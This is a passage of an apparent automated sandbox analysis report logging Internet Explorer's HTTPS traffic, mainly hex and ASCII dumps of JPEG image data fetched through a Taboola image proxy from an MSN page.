5b b9 fb 8b b4 19 1c 06 d1 a5 83 b5 36 87 29 2c e7 50 7a f2 c4 6a 2c eb c9 13 1c f1 06 3a 92 8e bf 9e c7 c7 e6 1b 3a 82 19 d4 84 e9 15 9b 33 db Data Ascii: &>!:d)XII$$thqe%Ugqzw!c!Vk&g3J\`trkmZ8J,65|m"59Ryq:XLsK%E9\d)YNR,6'gcd3^UQ~*[j#r;^n~kvm[6),Pzj,::3
2021-10-07 14:20:18 UTC	46	IN	Data Raw: ae 88 c2 67 e4 75 ca bb 06 dd bf 23 0e 93 5a 05 7a 76 3e a0 c3 a6 d6 55 1c 0d 1b 0e 7b f7 b4 ed c0 ae 86 32 b6 e2 cd 81 87 da 12 96 fe e9 f7 a5 60 f7 6c 9a 13 40 bf ec b4 e3 c2 08 25 08 f9 b0 a1 55 67 50 4f 40 4c a8 c2 a2 81 36 f3 05 4f 5f 0f ab e9 6f 5d f5 7b 6f 98 c5 42 96 3d 00 b2 66 2c 98 35 09 b9 08 65 8f a6 d3 96 ad a9 b9 b9 02 84 d1 7b 47 50 98 c2 1d a5 7a 29 f0 6a 60 f6 96 2d a1 72 b7 bf f4 99 7d a4 94 87 13 58 bb 6b 1d a6 bb 36 3c da c1 93 1f bc 0d 0e 78 e9 31 7b 53 12 a2 a3 de fa ec 38 3e 21 f6 9a 9c 63 8f e6 0e ab da 7f 13 40 5b 62 58 ed 66 a0 f6 ae 3f 8b 1b 08 3d ab 83 f6 bc 5c a8 3d a0 75 14 68 b8 33 3e bb 1e 4c 19 16 b8 64 23 92 26 8f 54 9a 5c 45 49 b2 7c 73 33 ea d7 26 ab 16 a1 45 14 14 01 80 1e 7b 57 22 51 24 10 a0 f9 37 00 20 1b 15 e2 04 Data Ascii: gu#Zzv>U{2`l@%UgPO@L6O_o}{oB=f,5e{GPz)j`-r}Xk6<x1{S8>!c@[bXf?=\=uh3>Ld#&T\EI|s3&E{W"Q$7
2021-10-07 14:20:18 UTC	48	IN	Data Raw: 02 d2 07 23 83 d2 3f 94 90 6f 88 08 3e f3 65 9e b0 ba 1c 01 37 0e 04 50 31 b0 6b b2 08 34 04 cd 4e e4 dc 5c bb 71 3e 30 a4 83 7c c6 23 68 f3 5d f0 60 2a 2c 36 46 15 d0 08 c5 09 5a 66 24 75 b8 d9 16 88 b6 e9 28 01 44 18 01 14 2a 2a 9a 6e bc c1 8a ba 98 30 df 04 58 83 0a 0e b5 36 e2 0a c3 68 e9 2f 08 06 a0 7c 1e 5f 2c 18 dc f6 8d 83 21 37 b0 45 c2 52 ae a7 84 b6 78 32 ac 8b 80 1b a9 cf 41 d0 c0 a1 17 98 f9 8d fb cb 73 de 79 ab d4 63 05 34 04 f0 bb f3 36 9f 78 cd d8 19 4d 7e a8 11 07 a8 dc 01 0d 05 04 41 87 f6 87 c3 5a a1 66 64 7b 34 3b c1 8c 4d a2 6c f8 83 1f c4 da 61 c7 d2 da e2 e2 51 da 78 0c 4d dd 09 e1 e1 07 99 bc 0e 8b 42 16 24 f5 85 a8 4c 6b 7e 62 65 09 75 01 f7 30 1b 1d 4c bf 89 48 26 e0 23 96 3d e0 da 3e 4c 2f ef 19 cd 9d b0 23 19 e6 a1 42 17 51 ea Data Ascii: #?o>e7P1k4N\q>0|#h]`*,6FZf$u(D**n0X6h/_,!7ERx2Asyc46xM~AZfd{4;MlaQxMB$Lk~beu0LH&#=>L/#BQ
2021-10-07 14:20:18 UTC	49	IN	Data Raw: 65 e2 af be 1a 1d cf 18 7e 4c 4f d4 67 fa 77 7f 6c 89 3d 3b e3 1f 61 c0 fd e3 87 1b 1a bd ce 50 1e e3 0b 93 d2 81 24 7d b3 61 ee 3f fe e2 91 e9 43 02 9f 41 f2 37 86 87 db 04 63 e9 67 27 95 cf 6d 95 58 41 ec d4 01 1f 5b c7 6f fe fa c1 25 7a bb 64 40 b1 e8 7d b3 67 d3 f7 4d 13 ce 0d 2c ed 2c 8b e0 a4 c2 65 01 0d 0b 61 87 db 8a c6 38 bf 52 70 83 ed f2 e9 80 11 db 2c e6 f9 c8 0c d2 3f 91 55 4c 5e 27 ea 4e 2a af b2 e1 07 d3 09 fa e1 a1 d0 76 c2 4e 10 3d 72 fe 46 fe b8 3e 4d bb 8d b5 d3 f5 cd 3a ff 00 d5 bf e8 00 38 82 07 9d 62 04 86 54 de c2 c0 20 0c e0 35 82 90 3c 9f aa 9c 92 14 74 2a fa ad 40 01 b9 fe 44 18 b3 40 ec 0c b0 3f e5 7a 15 63 d1 b2 5d 26 a8 d5 69 e7 01 6c 9e c8 dd 1b 25 1e 84 af 07 05 fb 8c 19 7e 84 61 f7 38 bc 60 9f 5e eb 69 0f 64 07 f8 e5 f4 5f Data Ascii: e~LOgwl=;aP$}a?CA7cg'mXA[o%zd@}gM,,ea8Rp,?UL^'N*vN=rF>M:8bT 5<t*@D@?zc]&il%~a8`^id_
2021-10-07 14:20:18 UTC	50	IN	Data Raw: 78 0c 92 45 a8 dd 2c 8c 5d fa 96 00 d7 4e 99 f0 37 04 0e 8f 24 46 87 41 42 b3 44 eb c8 60 9a e2 3f b9 c9 58 d0 e5 35 91 b1 e3 80 33 e2 c9 f4 31 c9 fe c3 3e 29 19 54 2a 37 69 b7 7a 9e 76 9c 98 6f 8d 07 e2 e9 64 42 0a 35 90 6b 76 69 4f 27 87 0e a3 f2 fa 32 e7 c3 a9 63 00 05 91 3f fd 86 69 59 82 7e 58 e4 43 66 fd 03 1c f8 6e 8e 59 f4 c8 e9 09 90 12 01 ab 49 30 45 32 24 69 1b b9 25 2d 5f 93 fa ae 68 8c 49 12 34 fe 75 bf 14 02 5c ad 9f ca 5b 34 32 4e d3 53 22 c8 94 23 04 10 c3 9c 82 51 0c 91 18 42 93 f8 c3 79 52 46 6f 09 a5 49 ed 4f 5f 25 94 ff 00 30 27 27 dd 2e 95 b5 08 3a ed 48 d1 98 83 ef e5 cd 48 79 a3 96 48 94 c7 d5 62 26 fe db 4e 48 11 c7 88 af e1 b7 31 81 4c df 40 72 6d 3c d4 82 d2 d0 8f 13 a0 3e c4 64 92 18 d4 24 56 c2 95 40 06 97 24 8a 47 d9 73 c7 e4 Data Ascii: xE,]N7$FABD`?X531>)T*7izvodB5kviO'2c?iY~XCfnYI0E2$i%-_hI4u\[42NS"#QByRFoIO_%0".:HHyHb&N H1L@rm<>d$V@$Gs
2021-10-07 14:20:18 UTC	52	IN	Data Raw: 76 f8 6c fc 3a 7a 9c 86 4d 2f 8d a8 b8 46 da 92 07 16 9f f6 e3 bb 78 2c ea c9 60 84 5a 06 33 d3 ca 71 df f1 18 0b 6a 24 16 1f ec 6b 21 b9 57 c3 53 27 4b 57 3c 1b c4 3b f4 f2 9d f1 aa b5 da af a7 f9 71 d4 97 97 a3 f2 1b d0 8a ee 33 41 0e 91 64 81 59 e7 90 a3 94 2f 4c 8a 1a af 8c d2 49 1a fc 4a 68 14 a4 6b 64 22 da 93 7c 62 47 a5 10 9f 14 2c 0a 3a 29 3b 86 6b f5 09 3c 85 5a 20 88 bb c0 e8 71 d4 c7 aa 65 83 c4 d4 a4 4c 8a 54 30 51 64 58 c8 02 31 d2 c8 88 7e 22 a4 23 02 77 d6 d6 39 06 c5 d5 06 56 0c cd b8 05 03 b7 15 63 04 aa 36 56 9b 4c f4 ee ed 63 ca a6 c6 d5 1c 92 73 48 93 cd 12 8d 5a c8 b3 3a c9 4b b4 6e 67 32 58 c8 19 e6 81 f7 6c 4a 0a 08 e1 10 f6 41 d9 46 7f c8 5e 07 f9 72 62 be 59 11 b7 80 63 74 e4 15 a1 c6 34 da 79 60 30 3a 48 e5 ad 18 57 56 b3 78 f5 Data Ascii: vl:zM/Fx,`Z3qj$k!WS'KW<;q3AdY/LIJhkd"|bG,:);k<Z qeLT0QdX1~"#w9Vc6VLcsHZ:Kng2XlJAF^rbYct4 y`0:HWVx
2021-10-07 14:20:18 UTC	53	IN	Data Raw: 20 6a 55 23 b1 f5 c4 48 99 c0 45 4e 05 a8 eb 9d 1c 3b 82 6b 7f 6a e7 24 57 69 08 4d 8a c4 28 bb 19 20 97 92 54 c4 c6 cf 53 df 23 62 c4 f5 35 55 eb 90 ee b2 08 04 58 fb 5e 2c f2 5e cd a2 72 94 de fe 42 33 e2 5b c4 80 10 a8 25 0a 3b 91 54 5b 35 6b 11 df b8 49 19 47 6a f7 21 f3 e1 d5 e5 da 3c 69 51 88 f7 2c c9 79 04 01 58 d9 8f 50 5e af 82 40 04 9c 40 b5 41 57 7a 81 66 f9 20 d9 c6 44 0b ca 42 ef b7 8f 50 cd ce 05 4e 3c f7 bc 31 3c 82 7b 77 c1 34 c8 ab bb c0 4e 45 7f d3 04 64 92 4a 65 76 de cd e1 04 e6 c1 ee 5b e9 88 85 e4 2e db 01 72 49 f7 7e 83 0b 04 8f c8 65 62 ed e7 24 91 91 42 a2 36 02 e9 49 b2 0f 6c fd a0 9e a9 17 6c 2b 51 b2 53 35 dd e4 e8 ac e4 94 42 69 89 f6 5c 68 d1 b7 1b 6e f8 1d b9 1e 83 16 33 b5 45 55 00 7d 4e 09 1a cf 23 f2 af b0 cf 36 e6 3f d3 Data Ascii: jU#HEN;kj$WiM(TS#b5UX^,^rB3[%;T[5kIGj!<iQ,yXP^@@AWzf DBPN<1<{w4NEdJev[.rI~eb$B6lll+QS5 Bi\hn3EU}N#6?
2021-10-07 14:20:18 UTC	54	IN	Data Raw: f3 b5 10 3f f2 03 e5 cd 61 39 61 4f 1f 40 73 e2 3f 12 d7 ea 61 fc 20 91 24 49 09 6e 9b d7 9b 39 a4 d0 e8 74 6f bd 10 06 7d 43 5f ae 26 f4 db e1 b8 e1 5d 24 fc ac 2f 13 c4 83 4d 1c 6e 10 da 86 51 46 be 47 f7 c7 c8 5f be 0f 90 c1 fb b2 4a 8a 68 ca 48 44 07 d3 73 64 3a 96 0b f8 8f 01 2c 88 dd d3 71 ab 23 04 6d 3c ae 03 b0 b0 a0 02 c4 d7 d0 63 cb a9 0c 58 05 55 8a 25 62 2b ca 8b 86 f2 13 14 89 0a 3d b5 14 31 0e ad 7f f9 13 fb 88 75 52 bc 9e 1c fe 3f 46 9b be d2 3a ae 44 44 8f b0 94 7b 28 4f 3c fd 71 c1 d1 c2 d3 28 1d 0b 1f 27 3f 7f 9f 4c 3f 4a ff 00 04 ff 00 87 ff d9 Data Ascii: ?a9aO@s?a $In9to}C_&}$/MnQFG_JhHDsd:,q#m<cXU%b+=1uR?F:DD{(O<q('?L?J

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.5	49845	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2021-10-07 14:20:18 UTC</td><td>35</td><td>OUT</td><td>GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fprezna.com%2Fget%2FXX2-4159422330900454935.jpg HTTP/1.1
Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5
Referer: https://www.msn.com/de-ch/?ocid=iehp
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: img.img-taboola.com
Connection: Keep-Alive</td></tr>
<tr><td>2021-10-07 14:20:18 UTC</td><td>55</td><td>IN</td><td>HTTP/1.1 200 OK
Connection: close
Content-Length: 27821
Server: nginx
Content-Type: image/jpeg
access-control-allow-headers: X-Requested-With
access-control-allow-origin: *
edge-cache-tag: 503270856721163174491330384225075403430,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70
etag: "09bf7a7a36b88a5d861dd00d6c9c6c41"
last-modified: Sun, 05 Sep 2021 02:49:43 GMT
status: 200 OK
timing-allow-origin: *
x-ratelimit-limit: 101
x-ratelimit-remaining: 99
x-ratelimit-reset: 1
x-request-id: 64c0122bc97131a60739d3855a572118
x-envoy-upstream-service-time: 76
X-backend-name: LA_DIR:3FP7YNX3LMizprTZsG7BSW--F_LA_nlb201
Cache-Control: public, max-age=31536000
Accept-Ranges: bytes
Date: Thu, 07 Oct 2021 14:20:18 GMT
Via: 1.1 varnish
Age: 1541754
X-Served-By: cache-wdc5526-WDC, cache-mxp6931-MXP
X-Cache: HIT, HIT
X-Cache-Hits: 1, 1
X-Timer: S1633616418.068716,VS0,VE1
Vary: ImageFormat
X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fprezna.com%2Fget%2FXX2-4159422330900454935.jpg
X-vcl-time-ms: 1</td></tr>
<tr><td>2021-10-07 14:20:18 UTC</td><td>56</td><td>IN</td><td>Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff e2 0c 58 49 43 43 5f 50 52 4f 46 49 4c 45 00 01 01 00 00 0c 48 4c 69 6e 6f 02 10 00 00 6d 6e 74 72 52 47 42 20 58 59 5a 20 07 ce 00 02 00 09 00 06 00 31 00 00 61 63 73 70 4d 53 46 54 00 00 00 00 49 45 43 20 73 52 47 42 00 00 00 00 00 00 00 00 00 00 00 01 00 00 f6 d6 00 01 00 00 00 00 d3 2d 48 50 20 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 63 70 72 74 00 00 01 50 00 00 00 33 64 65 73 63 00 00 01 84 00 00 00 6c 77 74 70 74 00 00 01 f0 00 00 00 14 62 6b 70 74 00 00 02 04 00 00 00 14 72 58 59 5a 00 00 02 18 00 00 00 14 67 58 59 5a 00 00 02 2c 00 00 00 14 62 58 59 5a 00 00 02 40 00 00 00 14 64
Data Ascii: JFIFXICC_PROFILEHLinomntrRGB XYZ 1acspMSFTIEC sRGB-HP cprtP3desclwtptbkptrXYZgXYZ,bXYZ@d</td></tr>
<tr><td>2021-10-07 14:20:18 UTC</td><td>57</td><td>IN</td><td>Data Raw: 03 66 03 72 03 7e 03 8a 03 96 03 a2 03 ae 03 ba 03 c7 03 d3 03 e0 03 ec 03 f9 04 06 04 13 04 20 04 2d 04 3b 04 48 04 55 04 63 04 71 04 7e 04 8c 04 9a 04 a8 04 b6 04 c4 04 d3 04 e1 04 f0 04 fe 05 0d 05 1c 05 2b 05 3a 05 49 05 58 05 67 05 77 05 86 05 96 05 a6 05 b5 05 c5 05 d5 05 e5 05 f6 06 06 06 16 06 27 06 37 06 48 06 59 06 6a 06 7b 06 8c 06 9d 06 af 06 c0 06 d1 06 e3 06 f5 07 07 07 19 07 2b 07 3d 07 4f 07 61 07 74 07 86 07 99 07 ac 07 bf 07 d2 07 e5 07 f8 08 0b 08 1f 08 32 08 46 08 5a 08 6e 08 82 08 96 08 aa 08 be 08 d2 08 e7 08 fb 09 10 09 25 09 3a 09 4f 09 64 09 79 09 8f 09 a4 09 ba 09 cf 09 e5 09 fb 0a 11 0a 27 0a 3d 0a 54 0a 6a 0a 81 0a 98 0a ae 0a c5 0a dc 0a f3 0b 0b 0b 22 0b 39 0b 51 0b 69 0b 80 0b 98 0b b0 0b c8 0b e1 0b f9 0c 12 0c 2a 0c 43 0c
Data Ascii: fr~ -;HUcq~+:IXgw'7HYj{+=Oat2FZn%:Ody'=Tj"9Qi*C</td></tr>
<tr><td>2021-10-07 14:20:18 UTC</td><td>58</td><td>IN</td><td>Data Raw: 97 75 97 e0 98 4c 98 b8 99 24 99 90 99 fc 9a 68 9a d5 9b 42 9b af 9c 1c 9c 89 9c f7 9d 64 9d d2 9e 40 9e ae 9f 1d 9f 8b 9f fa a0 69 a0 d8 a1 47 a1 b6 a2 26 a2 96 a3 06 a3 76 a3 e6 a4 56 a4 c7 a5 38 a5 a9 a6 1a a6 8b a6 fd a7 6e a7 e0 a8 52 a8 c4 a9 37 a9 a9 aa 1c aa 8f ab 02 ab 75 ab e9 ac 5c ac d0 ad 44 ad b8 ae 2d ae a1 af 16 af 8b b0 00 b0 75 b0 ea b1 60 b1 d6 b2 4b b2 c2 b3 38 b3 ae b4 25 b4 9c b5 13 b5 8a b6 01 b6 79 b6 f0 b7 68 b7 e0 b8 59 b8 d1 b9 4a b9 c2 ba 3b ba b5 bb 2e bb a7 bc 21 bc 9b bd 15 bd 8f be 0a be 84 be ff bf 7a bf f5 c0 70 c0 ec c1 67 c1 e3 c2 5f c2 db c3 58 c3 d4 c4 51 c4 ce c5 4b c5 c8 c6 46 c6 c3 c7 41 c7 bf c8 3d c8 bc c9 3a c9 b9 ca 38 ca b7 cb 36 cb b6 cc 35 cc b5 cd 35 cd b5 ce 36 ce b6 cf 37 cf b8 d0 39 d0 ba d1 3c d1 be d2
Data Ascii: uL$hBd@iG&vV8nR7u\D-u`K8%yhYJ;.!zpg_XQKFA=:8655679<</td></tr>
<tr><td>2021-10-07 14:20:18 UTC</td><td>60</td><td>IN</td><td>Data Raw: b3 a3 2c d1 09 fa a9 6b 10 19 ab 28 9e be 3b 9f 83 d8 5d ce 0b be 77 0b 21 7c fe 8c d3 a6 3a 9f d3 e7 ac b4 d7 3b 12 cc 0e e5 47 6b 04 0d 83 33 76 29 0f d4 87 b0 2b 7c cd 07 1a a5 73 dd fb a6 26 77 8a 7f 4c 48 e6 ef 3e 6f 57 3c 76 e1 af f1 ed cc 5c fa 4b 9f a4 55 80 45 0e 5f ac f0 b6 d4 fa 5b cf 4a 6e b3 20 52 a5 af ac 2a c3 32 6d 57 37 cd 1a c0 93 57 3c 6d dd 24 75 ca 03 87 a3 19 97 a9 6c 13 3a e8 63 d9 7f 3b 8e 90 d6 7a 4e 18 a1 88 e1 64 a9 28 41 1e 90 c6 4a 52 8c d0 99 b1 9d 66 cb ac b7 d3 19 77 9b d1 b0 1a 34 a5 97 ab 2a d3 5b 72 73 4c b7 3a d1 ee 6e a5 a8 a9 9e 96 c2 38 74 cf ca 11 16 7a 1c 0e 32 54 4c 37 af 3d 8f 97 49 f9 74 1b 33 e9 6e d6 67 4b a8 e5 7e ae 4c 9a b9 a5 c6 cb 2d 8f 0b 18 0c 33 92 3c f8 59 e9 f0 69 76 27 0a 36 a3 d8 b5 55 b1 59 08 54
Data Ascii: ,k(;]w!|:;Gk3v)+|s&wLH>oW<v\KUE_[Jn R*2mW7W<m$ul:c;zNd(AJRfw4*[rsL:n8tz2TL7=It3ngK~L-3<Yiv'6UYT</td></tr>
<tr><td>2021-10-07 14:20:18 UTC</td><td>61</td><td>IN</td><td>Data Raw: 07 66 ec 71 53 76 1d 06 2c 3f 3d 60 94 44 70 e9 87 af 0e 5f dc 33 be c3 13 c0 0e 87 b1 c6 a3 fa 61 91 6b 76 40 01 c8 e3 94 44 03 19 76 53 00 f6 cc 7c ba 1c 44 82 01 fb a8 50 30 87 78 a2 7d 80 80 01 51 10 20 e3 a1 11 38 94 42 4d 3f 14 4f 92 cb 19 31 0f 99 f0 4d 44 c4 c0 0a 07 c8 8e 75 80 1f 21 86 01 00 ef 00 47 08 3d e2 a4 e9 4c 02 14 04 47 16 1f cb 8a 06 00 86 13 0a 41 39 cb 89 13 c5 3c 8f 58 e9 aa 50 c8 b5 3e 40 a2 2c 95 01 31 0b db 0f f2 c6 c2 22 4e b3 d2 61 1c 50 86 20 fe c2 60 02 8e 3d f0 15 00 32 5c 03 d6 25 c9 72 f7 d8 08 49 78 09 0c 91 81 52 00 fc 61 89 e2 38 19 d8 88 60 07 c0 e7 62 03 8b 1f b1 c0 30 06 2a 22 21 86 c2 98 70 81 de 24 3e 23 de 7b 47 c7 1b 2b df 89 84 21 0f e6 42 8f 6c ff 00 a8 b9 1a 6e 88 1d e3 63 81 4c 01 88 10 0c 1d e3 94 0c 20 22
Data Ascii: fqSv,?=`Dp_3akv@DvS|DP0x}Q 8BM?O1MDu!G=LGA9<XP>@,1"NaP `=2\%rIxRa8`b0*"!p$>#{G+!BlncL "</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:18 UTC	62	IN	Data Raw: 98 28 2a 02 d5 1a 73 36 32 f5 29 95 9c 6c fb dd 5e 36 76 01 a5 29 73 9e 4e 51 e3 89 09 57 55 88 a9 8b 30 bc 8a 81 8c af 69 5d a2 2e 48 e9 d3 14 b8 b1 b6 1b 57 64 9b 11 cc f6 83 dc e8 46 c6 21 f8 75 dd 07 66 21 6c 7e f5 6a 78 c2 db 58 c1 3d 41 f4 02 8e a4 53 5e b8 fc 18 a3 26 d1 93 cb 3c 69 ce 33 7e 50 91 6e 48 e2 55 84 03 89 ab 03 67 6c 56 ad d3 5d 35 8a 70 30 32 3a aa a6 2b cc a2 90 ab a6 4c aa ec 4a c2 71 5a 05 e1 93 72 b9 66 ba cc b6 04 58 01 5d 44 7e 2d 04 4f ea 76 cd bd 86 29 70 2f 6a 32 5d 37 7e 26 41 57 ad 5a bf 4c 1b 39 4a 9d 55 44 60 9b 4f bc 56 2e 9b 52 90 7f 7e b6 c5 04 dd a6 43 64 57 db 47 c0 36 90 af 56 f4 a4 b5 55 d9 95 bc 5f a6 76 c3 48 78 78 88 b6 11 b1 55 c6 e5 04 f2 8d a2 24 26 e2 cd 67 be 3e fe 61 2b 70 83 1f 58 d5 71 0d b6 06 c3 97 62 Data Ascii: (*s62)l^6v)sNQWU0i].HWdF!uf!l~jxX=AS^&<i3~PnHUglV]5p02:+LJqZrfX]D~-Ov)p/j2]7~&AWZL9JUD`O V.R~CdWG6VU_vHxxU$&g>a+pXqb
2021-10-07 14:20:18 UTC	64	IN	Data Raw: 0e 43 ec 7d 60 aa 47 4d 4b 7b bb 27 1e 16 50 4c e5 d3 1b a6 80 8e 38 1d 83 f4 76 76 b2 5c bd 7e 2f 7e e7 51 5a 51 3b 75 a4 07 58 ea 59 74 4c 25 a7 c9 71 5f 51 c8 82 dd 33 91 e1 c5 7c 3b 18 7b 47 f2 cb b3 a2 3e 60 f6 22 5a db 95 f0 1d 1d 95 d1 29 2e 63 46 9d 20 3c 61 f7 b7 21 2b 8b 18 6c 3a b9 1e 5a 53 c1 da 86 9d a1 4a ec 2e 27 ec 12 1d 4f b6 ca d7 98 b7 78 70 8a 7e f6 c5 a5 e9 f2 66 6b 00 32 94 2b c6 dc 5b e8 f6 23 c9 a9 1d 73 ad 7d 11 56 37 4b 59 f7 06 dc 6c 44 00 f4 7d 39 58 a3 c7 3b 7c 8c 7d cf 7a 19 e4 54 a4 3e 9b 9c 73 c5 a6 56 db 6e cf 97 bc 4c db b6 86 99 d2 35 8b 14 a1 07 78 f2 cb 6e 7e 2b 8e a7 6a ca fd 8f 41 ee 3b e5 76 b9 28 ea e3 47 e2 3d 3e 27 5f ab 5f b3 36 a9 71 53 5b 57 61 5d 32 92 22 bc 57 a0 99 41 14 25 ff 00 95 2a 0f ff 00 64 dc 50 a3 Data Ascii: C}`GMK{'PL8vv\~/~QZQ;uXYtL%q_Q3|;{G>`"Z).cF <a!+l:ZSJ.'Oxp~fk2+[#s}V7KYlD}9X;|}zT>sVnL5x n~+jA;v(G=>'__6qS[Wa]2"WA%*dP
2021-10-07 14:20:18 UTC	65	IN	Data Raw: 4a bb 58 12 05 e3 60 52 d2 b7 e5 7e 4c aa 9a 5a fa 90 76 55 24 75 e5 fe 28 a2 77 35 d3 19 b1 d7 f1 1c a9 ee 8b 6d 70 c4 4a 4c 6c ba eb 4f 6f d6 2e 24 58 63 68 49 9a ed 2e af 13 28 7e 55 81 9d 72 11 ef dc 17 ae eb e7 6a cc c1 dc 4e 7a f3 df a0 17 7f 89 1a 6b 7b 2e d6 ac ed fb 3d 62 60 7f 86 f2 9b 99 ae ea 5b 43 e8 57 36 5d 7d a5 ab 56 7a 43 1b 1d e2 26 1e 0e 5a 66 3e 22 3d 8c a9 a0 95 b0 b7 05 0a 75 71 65 30 a0 a2 c7 02 10 af dc 30 8c 38 11 fc 99 5b a8 74 0a e1 03 24 d9 ab 53 aa 28 37 df 53 ea 0c 94 4d 75 33 50 75 84 75 69 ab 79 39 a6 ea ac b2 c6 f2 39 fa c0 49 41 1f 82 81 5d 26 3d 94 b3 10 b0 76 34 85 19 a8 bb 06 8c 0e 8e bd 5e 4d f3 1b 05 4e 59 21 76 da a7 b9 9a be 29 63 6e 24 db dc 7c ac 6e a8 68 97 4d 65 75 d7 24 de 0d a2 35 19 c6 1b 12 fb 23 7f 01 60 Data Ascii: JX`R~LZvU$u(w5mpJLlOo.$XchI.(~UrjNzk{.=b`[CW6]}VzC&Zf>"=uqe008[t$S(7SMu3Puuiy99lA]&=v4^M NY!v)cn$|nhMeu$5#`
2021-10-07 14:20:18 UTC	66	IN	Data Raw: 1d 19 43 97 c9 12 a6 da 7f d9 d2 ed be 95 40 28 9c 10 48 e0 53 14 0c 00 26 29 fc 88 70 78 9a 60 6e 8c 20 60 44 0c 73 7d 71 00 80 40 70 83 c3 89 c0 01 34 be e3 ed 30 a6 9a 4a be 29 ff 00 31 13 8d 8e ec 01 36 67 6a d4 a4 05 08 82 2a 33 44 00 ea 11 e3 e8 a3 18 be 4a 2c 11 29 a9 d2 2e 1d a6 54 d7 29 81 33 2e 2a f9 7a 84 c4 7c 4f 15 11 72 b2 87 38 01 94 13 84 70 94 4a aa 06 61 12 0a f9 9a 29 06 0c 8a a0 82 71 87 60 87 7d 8b 50 6a d5 24 fb 21 90 fb 40 f7 ec 72 a2 84 00 02 83 d2 fd 19 0a 07 24 82 08 f4 71 3a 62 45 10 27 9f 89 bc 64 0c a1 8e 44 8a f5 42 24 05 33 41 b0 24 73 fe 66 e4 9b 8d 58 7c 44 e6 72 27 fc a0 99 cc dd 31 28 84 5a ce ce 01 e2 9a 32 97 58 e8 a7 ea b3 2d 6d 8d e2 0d 65 8a 49 16 c8 7d 39 53 15 99 49 22 f5 73 a7 e2 0f d1 f6 a8 61 e9 55 1a f9 09 bd Data Ascii: C@(HS&)px`n `Ds}q@p40J)16gj*3DJ,).T)3.*z|Or8pJa)q`}Pj$!@r$q:bE'dDB$3A$sfX|Dr'1(Z2X-meI}9SI"saU
2021-10-07 14:20:18 UTC	68	IN	Data Raw: 98 8b 27 83 7d 91 d4 f2 82 b3 90 67 2a 0f f0 8f 26 91 13 29 ce d9 67 28 3a 42 2e 6e c5 4b 0a ca d3 dd 64 28 87 03 a7 29 23 ba 6b cf 74 13 01 71 f0 84 06 91 dd 31 84 35 b3 a1 4e 7b 58 20 6a 88 87 0c dd d5 52 08 01 a5 10 11 ca a5 9e 57 a3 72 14 37 eb 40 0f aa 56 40 b2 34 ae 9f 95 d3 50 f1 a2 21 fb 28 3c 9a 7c a2 f7 03 aa 15 01 d5 ab 23 0e 89 d4 c8 d0 ca 14 f3 a3 0d 6e 56 84 29 01 4f 39 b9 25 54 a8 49 68 6e a9 d4 c3 1c d2 e3 72 9f 53 33 bd 28 b8 37 4b 94 cc ce 26 10 a4 ef a9 1a 4e bd d1 a4 ff 00 0b a4 f9 36 08 b1 f7 96 ac a6 07 a0 a1 22 61 07 3b ea 59 dc 3b ae a3 97 56 35 5d 46 95 14 8a e9 b4 e8 ba 31 a1 59 1e 16 72 35 6a 2e 23 da 55 3a 44 c5 a0 04 c6 b0 07 c2 25 ce 68 06 c2 53 c3 69 e4 85 50 b9 e2 4f b5 39 e0 40 68 4c a2 4d dc 9d 50 31 c1 8d 0b 3b cf 75 99 Data Ascii: '}g*&)g(:B.nKd()#ktq15N{X jRWr7@V@4P!(<|#nV)O9%TIhnrS3(7K&N6"a;Y;V5]F1Yr5j.#U:D%hSiPO9@h LMP1;u
2021-10-07 14:20:18 UTC	69	IN	Data Raw: e0 1e 16 5a 74 ae 5d 25 70 ca 63 11 8d 19 b4 6b 73 27 d7 a9 51 e5 cf a8 63 37 b2 f0 d5 c2 70 74 b0 34 6a 63 2b db 31 2e 13 e5 63 31 75 71 95 cd 47 7b 7f a8 f8 8d 59 e1 6c a7 37 15 e0 0f 0a d1 f2 b0 ec af 8d a8 da d8 81 92 93 4c b5 bb 95 8a a5 4a a6 25 b5 8d 59 01 b6 68 36 08 bc 99 db 9d 96 03 12 30 b8 ba 75 1d ed d0 aa b5 78 1d 37 1a f9 43 9c 6f 1a ac 76 3a ae 35 f7 f4 d3 1a 33 f9 30 3f 87 d6 2b ac e5 d6 72 eb 14 2b 15 d5 5d 65 d6 5d 65 d6 5d 65 d6 5d 65 d6 5d 55 d6 2b ac ba cb ac ba cb ac 57 59 db 2e bb b6 46 bb fe 95 d7 a9 f4 23 5e b7 d2 14 11 a3 55 d4 79 1c a5 4f 39 53 f0 d9 7a 55 bb 73 bf 38 56 f2 ac bd 28 93 bf c9 95 27 75 27 74 49 de 79 19 d8 73 91 ca db ab 6f ca ea ea 14 73 23 c7 c4 39 8f b7 33 aa 95 60 89 44 a9 57 2a ea 55 fc a0 11 50 7b 85 05 59 Data Ascii: Zt]%pcks'Qc7pt4jc+1.c1uqG{Yl7LJ%Yh60ux7Cov:530?+r+]e]e]e]U+WY.F#^UyO9SzUs8V('u'tlysos# 93`DW*UP{Y
